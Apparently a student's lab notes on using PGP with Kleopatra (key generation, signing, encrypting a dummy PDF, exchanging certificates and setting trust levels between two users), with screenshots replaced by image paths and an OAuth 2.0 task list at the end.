
7.6. At best, complete also 7 & 8

II. DAY 2


1. PGP - To do

1.1. Install PGP App

1.2. Generate Key & cert





1.3. Sign
1.4. Encrypt




1.5. Exchange certs to create the Web Of Trust

For this I will use another Alice machine to generate another certificate using Kleopatra. Then I exported the first certificate (Flutur Angelica) and imported it on the second machine (Bob).







Now i will encrypt with it the dummy pdf and also add the first user in the encrypt for others field.




Now i import the dummy.pdf.gpd on the first machine.



We see that the file isn't trusted. So now i have to grant trust to Bob:


Change Trust Level of Bob <bob@stud.ase.ro> (0B293278) — Kleopatra
How much do you trust certifications made by Bob (0B293278) to correctly verify authenticity of certificates?
I do not know
(unknown trust)
Choose this if you have no opinion about the trustworthyness of the certificate's owner. Certifications at this trust level are ignored when checking the validity of OpenPGP certificates.
I do NOT trust them
(never trust)
Choose this if you explicitly do not trust the certificate owner, e.g. because you have knowledge of him certifying without checking or without the certificate owner's consent. Certifications at this trust level are ignored when checking the validity of OpenPGP certificates.
I believe checks are casual
(marginal trust)
Choose this if you trust certifications are not done blindly, but not very accurately, either. Certificates will only become valid with multiple certifications (typically three) at this trust level. This is usually a good choice.
I believe checks are very accurate
(full trust)
Choose this if you trust certifications are done very accurately.
Certificates will become valid with just a single certification at this trust level, so assign this much trust with care.
This is my certificate
(ultimate trust)
Choose this if and only if this is your certificate. This is the default if the secret key is available, but if you imported this certificate, you might need to adjust the trust level yourself.
Certificates will become valid with just a single certification at this trust level.
OK
Cancel

1.6. Validate a Signature



2. OAuth 2.0 - TO DO

2.1. Implement an OAuth 2.0 app
2.2. Firstly, use the attached project
2.3. Configure OAuth 2.0 client in Google Cloud Console
2.4. Follow the instructions in readme Implement the same flow using other language (.net, java, etc.)